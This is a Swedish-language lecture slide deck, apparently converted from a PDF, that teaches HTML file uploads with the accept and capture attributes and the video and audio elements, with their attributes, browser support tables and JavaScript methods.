


Podcast



Filuppladdning

Att ladda upp filer genom HTML








Men användaren kan ju välja
vilken filtyp som helst?

Kom ihåg!

- Olika typer av input!

<https://goo.gl/PGf24I>



Example

Specify that the server accepts only image files in the file upload:

```
<form action="/action_page.php">
  <input type="file" name="pic" accept="image/*">
  <input type="submit">
</form>
```

Syntax

```
<input accept="file_extension|audio/*|video/*|image/*|media_type">
```

Tip: To specify more than one value, separate the values with a comma (e.g. `<input accept="audio/*,video/*,image/*" />`).

Attribute Values

Value	Description
<code>file_extension</code>	A file extension starting with the STOP character, e.g: .gif, .jpg, .png, .doc
<code>audio/*</code>	All sound files are accepted
<code>video/*</code>	All video files are accepted
<code>image/*</code>	All image files are accepted
<code>media_type</code>	A valid media type, with no parameters. Look at IANA Media Types for a complete list of standard media types

Öppna kamera/ljudinspelare
automatiskt

- To take a picture using the device's local still image capture device, such as a camera, and upload the picture taken using an HTML form:

EXAMPLE 1

```
<form action="server.cgi" method="post" enctype="multipart/form-data">
  <input type="file" name="image" accept="image/*" capture>
  <input type="submit" value="Upload">
</form>
```

- Or alternatively, to capture video using the device's local video camera:

EXAMPLE 2

```
<form action="server.cgi" method="post" enctype="multipart/form-data">
  <input type="file" name="video" accept="video/*" capture>
  <input type="submit" value="Upload">
</form>
```

- Or alternatively, to capture audio using the device's local microphone:

EXAMPLE 3

```
<form action="server.cgi" method="post" enctype="multipart/form-data">
  <input type="file" name="audio" accept="audio/*" capture>
  <input type="submit" value="Upload">
</form>
```

<https://goo.gl/0ZzS2U>

Demo på detta.



Att visa upp bilder, video, ljud



Bilder

Att visa upp bilder

```
<h1>Bilder</h1>  
  
<hr>  
  
  
<hr>  
  
  
<hr>  
  
  
<hr>
```



Video

Att visa upp video


```
<video width="320" height="240" controls>
  <source src="movie.mp4" type="video/mp4">
  <source src="movie.ogg" type="video/ogg">
Your browser does not support the video tag.
</video>
```

Olika video-widgets i olika webbläsare


Video




Video



Video



Video



Attribut för <video>

Optional Attributes

Attribute	Value	Description
<u>autoplay</u>	autoplay	Specifies that the video will start playing as soon as it is ready
<u>controls</u>	controls	Specifies that video controls should be displayed (such as a play/pause button etc).
<u>height</u>	<i>pixels</i>	Sets the height of the video player
<u>loop</u>	loop	Specifies that the video will start over again, every time it is finished
<u>muted</u>	muted	Specifies that the audio output of the video should be muted
<u>poster</u>	<i>URL</i>	Specifies an image to be shown while the video is downloading, or until the user hits the play button
<u>preload</u>	auto metadata none	Specifies if and how the author thinks the video should be loaded when the page loads
<u>src</u>	<i>URL</i>	Specifies the URL of the video file
<u>width</u>	<i>pixels</i>	Sets the width of the video player

Support för video i olika webbläsare

HTML Video - Browser Support

Currently, there are 3 supported video formats for the <video> element: MP4, WebM, and Ogg:

Browser	MP4	WebM	Ogg
Internet Explorer	YES	NO	NO
Chrome	YES	YES	YES
Firefox	YES	YES	YES
Safari	YES	NO	NO
Opera	YES (from Opera 25)	YES	YES

HTML Video - Media Types

File Format	Media Type
MP4	video/mp4
WebM	video/webm
Ogg	video/ogg

JavaScript API för <video>

HTML Audio/Video Methods

Method	Description
<u>addTextTrack()</u>	Adds a new text track to the audio/video
<u>canPlayType()</u>	Checks if the browser can play the specified audio/video type
<u>load()</u>	Re-loads the audio/video element
<u>play()</u>	Starts playing the audio/video
<u>pause()</u>	Pauses the currently playing audio/video




https://www.w3schools.com/tags/ref_av_dom.asp

Ljud

Att visa upp ljud

```
<audio controls>
  <source src="horse.ogg" type="audio/ogg">
  <source src="horse.mp3" type="audio/mpeg">
Your browser does not support the audio element.
</audio>
```

Olika ljud-widgets i olika webbläsare



Support för ljud i olika webbläsare

HTML Audio - Browser Support

Currently, there are 3 supported file formats for the <audio> element: MP3, Wav, and Ogg:

Browser	MP3	Wav	Ogg
Internet Explorer	YES	NO	NO
Chrome	YES	YES	YES
Firefox	YES	YES	YES
Safari	YES	YES	NO
Opera	YES	YES	YES

HTML Audio - Media Types

File Format	Media Type
MP3	audio/mpeg
Ogg	audio/ogg
Wav	audio/wav

JavaScript API för <video>

HTML Audio/Video Methods

Method	Description
<u>addTextTrack()</u>	Adds a new text track to the audio/video
<u>canPlayType()</u>	Checks if the browser can play the specified audio/video type
<u>load()</u>	Re-loads the audio/video element
<u>play()</u>	Starts playing the audio/video
<u>pause()</u>	Pauses the currently playing audio/video

https://www.w3schools.com/tags/ref_av_dom.asp

Demo av ljud, bild, video

https://www.w3schools.com/TAGs/ref_av_dom.asp